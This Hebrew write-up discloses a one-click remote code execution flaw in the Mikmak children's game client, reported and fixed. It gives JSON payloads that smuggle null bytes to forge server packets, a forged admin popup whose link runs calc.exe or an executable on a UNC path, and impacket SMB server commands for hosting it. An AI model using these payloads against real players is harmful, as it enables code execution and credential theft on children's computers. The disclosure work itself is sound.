



Mikmak.co.il Client RCE

מאת DanielSparta

הקדמה

[מיקמק](#) הוא משחק רשת וירטואלי ישראלי שהושק לראשונה בשנת 2009. המשחק יועד לילדים בטווח הגילאים 6-12. לאורך השנים נפתחו סניפי חנויות של המשחק ברחבי הארץ, ולמעשה, המשחק נהיה נפוץ כל כך עד שנוצרה לו אפילו סדרת טלוויזיה בשם: "[מיקמק - הסידרה](#)" (שכללה 3 עונות, שתי העונות הראשונות נרכשו על ידי Yes ושודרו בערוץ ניקולודיאון, והעונה השלישית נרכשה ע"י Hot).

מיקמק הוא משחק פלאש, וב-31 בדצמבר 2020, התמיכה בפלאש נגמרה בדפדפנים. יוצרי מיקמק, בין היתר, היו צריכים לחשוב על תחליף ולכן הם יצרו גרסת EXE למשחק. גרסה זו רצה על גבי [Adobe AIR](#), [Harman](#) שהוא [Runtime](#) המאפשר ליצור Desktop Applications שמתוכנתות על ידי [ActionScript](#), [Adobe Animate](#), וגם ב-[Apache Flex](#). מאחר ופלאש מתוכנת ב-ActionScript, יוצרי מיקמק יכלו להשתמש ב-Runtime זה וליצור גרסת exe למשחק שיורכב מהקוד הקיים שלהם.

במאמר זה אציג בפניכם חולשת [RCE](#) 1click שמצאתי בלקוח של המשחק. מלבד כמובן הרצת קוד מלאה על המחשב של הקורבן, ניתן גם לשלוף את קובץ [הסו](#) של התוכנה, ובכך לקבל את המידע של המשתמשים המחוברים (שם וססמא). בנוסף לכך, נוצרה גרסה חדשה למשחק בשם מיקמק2, שנוצרה ב-Unity, כתובה ב-C#, וגם שם הצלחתי להשמיש את החולשה. החולשה דווחה כמובן לצוות המשחק, ותוקנה.





הקדמה לחקר המשחק

"לפרוץ למיקמק" תמיד הייתה סוג של מטרה בשבילי. בכל זאת - מדובר במשחק ילדות... מאז שהמשחק נוצר בשנת 2009, עברו 15 שנים (נכון לשנת 2024), וגדל דור חדש של מתכנתים וחוקרי חולשות.

לפני מספר שבועות החיים הובילו אותי בחזרה למשחק הזה, והחלטתי לכתוב שרת פרוקסי שאזריק אותו בין הלקוח והשרת של מיקמק, על מנת להתערב בתקשורת ה-TCP של המשחק וליזום שליחת חבילות מידע בעצמי לשרת. חשבתי כי בכך אוכל להכיר יותר לעומק את המשחק וגם על הדרך להתחדד קצת לקראת מיונים לצה"ל.

קצת על פרוקסי ו-Socket-ים

הינה הסבר קצר על מספר מונחים שבהם אשתמש במהלך המאמר:

- **סוקט (Socket)** זו נקודת קצה המחברת שני מכשירים ברשת ומאפשרת תקשורת ביניהם.
- **שרת פרוקסי**, מתייחס למצב שכאשר מעבירים מידע למערכת X, המידע קודם יעבור דרך Y (הפרוקסי), ו-Y (הפרוקסי) ימשיך להעביר את המידע למערכת X (ובהתאם ההפך לגבי החזרת תשובות). המידע עובר דרכו, והוא ממשיך להעביר את המידע הלאה. השרת פרוקסי נמצא באמצע. ברגע שאנחנו מזריקים שרת פרוקסי בין הלקוח של מיקמק ובין השרת, אז במקום שהלקוח והשרת מדברים ביניהם ישירות, אנחנו נמצאים באמצע - כל חבילות המידע עוברות דרכינו, אנחנו מסוגלים לראות אותן, לערוך אותן, ולשלוח מה שבא לנו ובהתאם לקבל גם תשובות.
- **חבילת מידע** - או פאקטה באנגלית (Packet), אובייקט הכולל את המידע עצמו (Metadata אודותיו) ברצוננו להעביר ליעד. בעל מבנה הנקבע על בסיס הפרוטוקול בו הוא נשלח. האובייקט נשלח בין כרטיס הרשת של מערכת הפעלה השולחת ומועבר דרך רכיבי הרשת ומגיע אל כרטיס הרשת של מערכת הפעלה אליו הוא מיועד.

חקר פרוטוקול המשחק והזרקת שרת הפרוקסי

במסגרת מאמר זה לא אפרט על אופן בניית שרת ה-Proxy מכיוון שזהו אינו סקופ המאמר. אך במידה ותרצו לכתוב אחד כזה בעצמם, תוכלו לקבל השראה מהקישור [הבא](#).

לאחר שבנינו שרת פרוקסי משלנו, נצטרך להזריק אותו בין הלקוח והשרת של המשחק. יש שני דברים אשר מונעים מאיתנו לעשות זאת: **ראשית**, צריך להבין מהו פורמט העברת המידע של מיקמק. **שנית**, אנחנו צריכים להבין איך בכלל אפשר להדחף בין הלקוח והשרת לטובת התערבות בין חיבור ה-TCP ביניהם?

על מנת שאבין מהו פורמט העברת המידע של מיקמק השתמשתי ב-Wireshark. ניתחתי את חבילות המידע של המשחק, והגעתי למסקנה: כל הפאקטות מועברות בדרך כלל כ-json, וכל פאקטה מסתיימת




תמיד ב-nullbyte. זהו דבר שאצטרך להתחשב בו בשרת הפרוקסי, ולכן ערכתי בהתאם את קוד השרת. מעבר לזה, חבילות המידע עוברות כ-plaintext (לא מוצפנות), דבר שהקל עלי.

הזרקת שרת הפרוקסי


על מנת לגרום לשרת הפרוקסי שלי להיות בין תוכנת הלקוח והשרת של מערכת המשחק, נכנסתי לרשימת השרתים הזמינים בתפריט של המשחק, ובאמצעות הכלי [Cheat Engine](#), ערכתי את הכתובת בזיכרון המשחק שמצביעה על ה-IP של שרת המשחק הנבחר - בשרת פרוקסי שלי לאחר מכן התחברתי כרגיל לשרת והמשחק התחבר לשרת פרוקסי שלי.

את האיפיו של המשחק השגתי באמצעות הסנפת תקשורת עם Wireshark בזמן שאני מחובר למשחק על ידי שליחת הודעה ארוכה שיכולתי להבחין ב-Wireshark לפי אורך הפאקטה שזה אכן מה שאני מחפש.

הכלי Cheat Engine הוא כלי המשמש על מנת לעשות RE לתוכנות ועל מנת לשנות ערכים בכתובות זכרון של תוכנה. לאחר ששלפנו את כתובת הזכרון של השרת של מיקמק, נשנה אותה באמצעות Cheat Engine לכתובת האיפיו של השרת פרוקסי שלנו:



[כאן וכאן](#) תוכלו לקרוא מאמרים על השימוש ב-Cheat Engine.



התחלת מחקר המשחק

במקור, לא באמת תכננתי להתחיל לחקור חולשות במיקמק, מה שכן תכננתי לעשות, זה לפתוח ערוץ Youtube ולהעלות שם סרטוני "טרול" בהם אני מציג שאני כביכול מסוגל להשיג באמצעות השרת פרוקסי שלי פריטים במשחק שאין לי אותם באמת על ידי שליחת פאקטה מהשרת ללקוח שאומרת "תעדכן את החפצים שלך, קיבלת את הפריט X", למרות שאני לא באמת מקבל את הפריט כי לרשימת הפריטים יש State על השרת שאני לא יכול לזייף (הפריטים בסופו של דבר שמורים ב-db).

כמו כן, פתחתי שרת דיסקורד לערוץ וסיפרתי שאני מחלק פריטים למי שנכנס (כשאני לא באמת מסוגל לזה), די מהר נכנסו לשם אנשים, ובשלב מסויים נכנסו 2 משתמשים שבזכותם הכל קרה - שני המשתמשים האלו שלחו הודעות בשרת כגון "סרטונים חרטא", "אתה לא מסוגל לכלום", "איך מאמינים לזה", ועוד כל מיני הודעות, וזה הציק לי קצת.

באותה נקודה, הגעתי למסקנה: אני צריך לפרוץ למשחק. ואחרי יום וחצי מצאתי פרימיטיב חזק, שאחרי עוד יום וחצי גם פיתחתי לחולשת RCE.

הגעתי עם Mindset חזק, התחלתי לחקור את הפלטפורמה של גרסת ה-Windows שלהם באמצעות שרת הפרוקסי שלי. בהתחלה לא היו לי כל כך רעיונות, הסתובבתי במשחק כששרת הפרוקסי דלוק. הסתכלתי על הפאקטות והתחלתי לחשוב... איפה ייתכן שהם פישלו? עלה לי רעיון ראשון: אנימציות במשחק. יש כל מיני אנימציות, ריקודים, קסמים, וכו', אולי אפשר לגרום דרך זה להתנהלות לא תקינה של המערכת.

ניסיתי לשלוח כל מיני חבילות מידע לשרת עם אנימציות למינהם שמיוצגות בתור ID, ובמקסימום מה שהצלחתי לעשות זה לבצע קסמים שאין למשתמש שלי אותם (על ידי שליחת ID שאין לי). לא טוב... בסדר, המשכתי הלאה, זה היה כיוון אחד שלא הצלחתי, אולי בפעם הבאה אצליח. טיילתי במשחק בזמן שהשרת פרוקסי עובד ומדפיס מידע, קיווייתי שיעלה רעיון או שאראה משהו חריג, עשיתי את זה למשך זמן מה, ואז ראיתי דבר מעניין: ברגע שנכנסים למים נשלחת לשרת בקשה עם ה-ID מספר 5 (מצב שחיה), שמחזיר לכל מי שנמצא איתי בחדר "המשתמש X נמצא במצב 5", וזה מה שמציג בעצם את האנימציה של השחיה. הפאקטה הזו הייתה שונה מפאקטה של אנימציה רגילה - היא בנויה באופן קצת שונה, שלא כמו הפאקטה של האנימציות שנתקלתי בהם בהתחלה.

הפאקטה של האנימציית שחיה מיוצגת, בתור json שנשלח לשרת:

```
{ "b": { "c": "avt_uvr", "p": { "mvt": "5" }, "r": 3, "x": "ExtManager" }, "t": "xt" }
```

הדבר שעניין אותי פה הוא ה-mvt:5, האנימציה של השחיה היא 5, וככה התשובה של השרת נראית:

```
<msg t='sys'><body action='uVarsUpdate' r='3'><vars><var n?='mvt' t='s'><![CDATA[5]]></var></vars><user id='7564' /></body></msg>
```

ניסיתי לשלוח במקום המספר רצף אותיות והצלחתי! כל מי שנמצא איתי בחדר קיבל פאקטה מהשרת את מחרוזת האותיות! רצף האותיות נכנס לתוך ה-CDATA.



לאחר מכן ניסיתי "לברוח" מה-CDATA על ידי שליחת "[CDATA[1]" וגם כאן הצלחתי, כל מי שאיתי בחדר במשחק, קיבל מהשרת חביל מידע כזו...

באותה הנקודה, הבנתי שאני בעצם שולט על חצי מחבילת המידע שכל מי שנמצא איתי בחדר במשחק מקבל. הבנתי שיש פה פוטנציאל חולשתי, כי אם אוכל לשלוט גם על תחילתה, תהיה בידי האפשרות לשלוט על חבילת מידע מלאה שהשרת שולח לכל מי שאיתי בחדר. אז אוכל לבצע דברים כגון:

- הקפצת popup ניהולי
- שליחת הודעות בלי סינון קללות
- שליחת הודעות ממשתמשים אחרים
- זיוף פריטים במסך ההחלפות (ובכך לעשות scam לפריטים)
- ועוד

אך איך אפשר לעשות דבר שכזה? הרי, ה-input שלי נכנס לאמצע של הפאקטה, הוא בתוך CDATA, אני שולט על הפאקטה רק החל מה-CDATA והלאה. חשבתי, ונזכרתי: כיצד הפורמט של מיקמק עובד? עד מתי הוא קורא מידע? בדיוק. עד קבלת nullbyte! ואתם זוכרים כיצד הבקשה מגיעה לשרת? הבקשה מגיעה לשרת כ-json, וב-json אפשר לקודד nullbyte! מעניין, זאת אומרת שייתכן שבמידה ואקודד nullbyte, השרת יפרסר את זה, ויחזיר לכל מי שאיתי בחדר חבילת מידע שמעדכנת את כולם שאני שוחה. אבל הקאטץ' הוא שבאמצע שלה יש nullbyte, והקודד מתייחס לפאקטה עד nullbyte, זאת אומרת שברגע שהוא יזהה nullbyte, הוא יתייחס להמשך בתור חבילת מידע חדשה.

ננסה את הרעיון על ידי ה-payload הבא (כאשר במקום "PwnedBySparta" שמתי חבילת מידע של אימוגי צוחק שמגיעה מהשרת):

```
{"b":{"c":"avt_uvr", "p":{"mvt":"\u0000PwnedBySparta\u0000"}}, "r":3, "x":"ExtManager"}, "t": "xt"}
```

ואכן הצלחתי, הופיע אימוגי צוחק על הדמות שלי! באותה מידה יכולתי לעשות זאת על שחקן אחר, או לעשות הרבה דברים מגניבים אחרים...

פיתוח החולשה ל-RCE

שליטה על חבילות המידע שהשרת שולח ללקוח זה פרימיטיב חזק, הדרך ל-RCE לא אמורה להיות ארוכה יותר מדי, המשכתי לחקור את המערכת, רק שהפעם אני יוצא מנקודת הנחה שאני מסוגל לשלוט על כל מה שמי שאיתי בחדר מקבל, ובנוסף לכך, גם כל מי שנכנס לחדר שאני נמצא בו (כי ברגע שאתם שוחים במים, גם מי שנכנס לחדר יצטרך לראות שאתם שוחים), ניסיתי לחשוב על אפשרויות שיכולות לקדם אותי להרצת קוד, ועלה לי הרעיון של פתיחת לינקים. לפעמים, יש Popup-ים שמובילים לדף האינטרנט של מיקמק בהינתן לחיצה על הכפתור. ה-Popup-ים הללו מגיעים כבקשות שהשרת שולח ללקוח, ואני הרי שולט על הבקשות שהשרת שולח ללקוח, זאת אומרת שאני מסוגל לגרום למצב שכל מי שאיתי בחדר מקבל אותם!



בתמונה שמופיעה להלן ניתן לראות דוגמא ל-Popup שהשרת שולח ללקוח לאחר שצוות המשחק עונה לפניה שהוגשה:



כך הבקשה מיוצגת מבחינת חבילת מידע:

```
{"b":{"r":-1,"o":
{"duration":0,"service":"ADMIN_CRM_NEW","_cmd":"notification_push","info":"username","link":"somelink"}}, "t":"xt"}
```

אני מסוגל לשלוח את חבילת המידע לכל מי שנמצא בחדר, אך כרגע אני רק חוקר את המערכת, ולכן את כל הבדיקות אבצע ע"י יזימת שליחת חבילת המידע הזו ללקוח שלי בלבד באופן רגיל (לשלוח מהשרת פרוקסי חבילת מידע ללקוח, במקום לשרת, ובכך אדמה מצב בו השרת שולח פאקטה ללקוח).


הדבר הראשון שאנסה לעשות הוא לפתוח קובץ במחשב, על ידי חבילת המידע הבאה (שימו לב שאני שם פעמיים "\" כי כך מבצעים Escaping ל-"ב json):

```
{"b":{"r":-1,"o":
{"duration":0,"service":"ADMIN_CRM_NEW","_cmd":"notification_push","info":"username","link":"C:\\Windows\\System32\\calc.exe"}}, "t":"xt"}
```

לחצתי על הכפתור, ואכן נפתח מחשבון במחשב שלי. הדבר הראשון שעלה לי לראש לאחר מכן זה לנסות להריץ cmd עם ארגומנטים, לדוגמא כך:

```
{"duration":0,"service":"ADMIN_CRM_NEW","_cmd":"notification_push","info":"username","link":"C:\\Windows\\System32\\cmd.exe /C calc.exe"}}, "t":"xt"}
```


וזה לא עבד, משום מה זה פתח את החלונית הבאה של כרום במקום:



מעניין, אנסה לבדוק מה קורה ב-procmon מאחורי הקלעים ([process monitor](#)) היא תוכנה שמציגה בזמן אמת פעילות של תהליכים ושימוש במשאבי המחשב).



פתחתי procmon עם הפילטרים הבאים:



PID מתייחס ל-ID של התהליך מיקמק, אפשר לראות מה ה-PID באמצעות מנהל משימות או באמצעות powershell, אני השתמשתי ב-powershell בשביל זה באמצעות הפקודה Get-Process וחיפשתי את ה-PID הנכון עבור התהליך "מיקמק" (בעברית). במידה והמחשב שלכם לא תומך ב-Unicode UTF8, אתם תראו במקום זה כל מיני סימני שאלה או משהו דומה, ובכך בכל זאת תוכלו לזהות שזה התהליך הנכון שאליו אתם מתייחסים.

ה-Operation זה עמודה ב-procmon שבגדול, מתחלקת ל-4 קטגוריות: Registry, Network, Filesystem, Processes ו-Profiling Events. ברגע שאנחנו מגדירים ל-Value שלה Process Create, אנחנו מסוגלים לראות כל תהליך בן שיווצר תחת ה-PID הזה. וזה מה שקורה ברגע שלוחצים על הכפתור שפותח לינק:



אוקיי, מוזר, זה תרתי משמע פותח כרום עם הארגומנט שרציתי שירוך ב-cmd. אבל לא נראה כל כך עם פוטנציאל להרצת קוד.

בוא נבחן מה קורה אם אני שם קובץ רגיל במחשב:



זה פותח את הקובץ באופן רגיל, טוב, יש פה משהו מוזר, אבל נכון לעכשיו אני לא רואה דרך להפוך את זה להרצת קוד.

הערה על ה-SysWOW64 שאתם רואים ב-Path: ה-SysWOW64 הוא תיקיה ב-Windows שנועדה לספק גרסת 32 ביט של תיקיית System32 במחשבים שמערכת ההפעלה שלהם רצה על גבי 64 ביט, ומריצים תוכנה שהיא 32 ביט. כל ה-dll-ים של המערכת שנטענים אל התהליך (שרץ ב-32 ביט) יטענו מ-SysWOW64 ולא מ-System32 (בהנחה ומערכת ההפעלה של המחשב היא 64 ביט). במקרה שלנו, אני ניסיתי להריץ את ה-cmd ורשמתי system32, אבל מאחר והתוכנה הינה רצה ב-32 ביט ומערכת ההפעלה של המחשב שלי היא 64 ביט, אז קרה סוג של redirect שמפנה את התוכנה אל ה-SysWOW64.

פיתוח החולשה ל-RCE


הרעיון של הרצת cmd עם ארגומנטים לא עבד, צריך לחשוב על כיוון אחר.

ב-Windows, קיים דבר שנקרא UNC. ה-UNC, בגדול, נועד על מנת לשתף משאבים בין מחשבים בתוך ה-LAN. האופן בו זה משתף משאבים, זה על ידי שימוש בפרוטוקול SMB. SMB, הוא פרוטוקול שנועד להעביר קבצים בין מחשבים.


ככה ה-Path של ה-UNC נראה:

```
\\hostname\shared\file.exe
```

ב-Windows, יש פיצ'ר שנקרא "מרכז הרשת והשיתוף":




שם ניתן למצוא את תיקיות הרשת, אפשר ליצור תיקיית רשת באופן הבא:




אוקיי, אז יש UNC, האם זה אפשרי לפתוח ככה קובץ exe בהינתן לחיצה על כפתור Popup במיקמק? אנסה זאת על ידי ה-Payload הבא:

```
{"duration":0,"service":"ADMIN_CRM_NEW", "_cmd":"notification_push", "info":"username", "link":"\\\\192.168.1.40\\data\\myfile.exe"}, {"t":"xt"}
```

לאחר שלחצתי על הכפתור, קפץ הדבר הבא:



מעניין, צריך לספק פרטי הזדהות, זה בעיה, למה זה בעיה? זו בעיה, מהסיבה שחלון כזה ישר יחשיד את השחקן שלחץ על הקישור, וגם כי הצד השני לא יודע מה לכתוב שם גם אם הוא היה רוצה. ב-Windows לא הצלחתי ליצור שרת SMB שתומך בחיבורים אנונימיים (למרות שייטכן ואפשרי), ולכן בחרתי להתמודד עם הבעיה הזו בדרך שהייתה לי נוחה יותר: פשוט להשתמש בלינוקס. נרים שרת SMB באובונטו, שמאפשר חיבור אנונימי, ומשם נגיש את קובץ ה-exe!

הרמת שרת SMB בלינוקס

על מנת להרים שרת smb בלינוקס נשתמש בכלי הפייתון impacket. הכלי impacket הוא בגודל ספריית פייתון שמממשת כל מיני פרוטוקולים Windows-ים. בין היתר, את הפרוטוקול SMB. נתקין את הכלי ונריץ את קוד הפייתון שבקובץ smbserver.py:

```
daniel@daniel-virtual-machine: ~/Desktop/impacket-master$ smbserver.py
Impacket v0.12.0.dev1+20240320.191945.7e25245e - Copyright 2023 Fortra

usage: smbserver.py [-h] [-comment COMMENT] [-username USERNAME] [-password PASSWORD] [-hashes LMHASH:NTHASH]
                  [-smb2support] [-ts] [-debug] [-ip INTERFACE_ADDRESS] [-port PORT]
                  shareName sharePath


This script will launch a SMB Server and add a share specified as an argument. You need to be root in order to
bind to port 445. For optional authentication, it is possible to specify username and password or the NTLM hash.
Example: smbserver.py -comment 'My share' TMP /tmp

positional arguments:
  shareName             name of the share to add
  sharePath             path of the share to add

options:
  -h, --help            show this help message and exit
  -comment COMMENT     share's comment to display when asked for shares
  -username USERNAME   Username to authenticate clients
  -password PASSWORD   Password for the Username
  -hashes LMHASH:NTHASH
                        NTLM hashes for the Username, format is LMHASH:NTHASH
  -ts                  Adds timestamp to every logging output
  -debug               Turn DEBUG output ON
  -ip INTERFACE_ADDRESS, --interface-address INTERFACE_ADDRESS
                        ip address of listening interface
  -port PORT           TCP port for listening incoming connections (default 445)
  -smb2support         SMB2 Support (experimental!)
```

נרים את השרת על ידי הפקודה:


```
sudo smbserver.py foldername /sharedpath
```



והרמנו שרת SMB שתומך בחיבורים אנונימיים ("Anonymous Logons"):

```
daniel@daniel-virtual-machine:~/Desktop/impacket-master$ sudo smbserver.py tmp /tmp
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

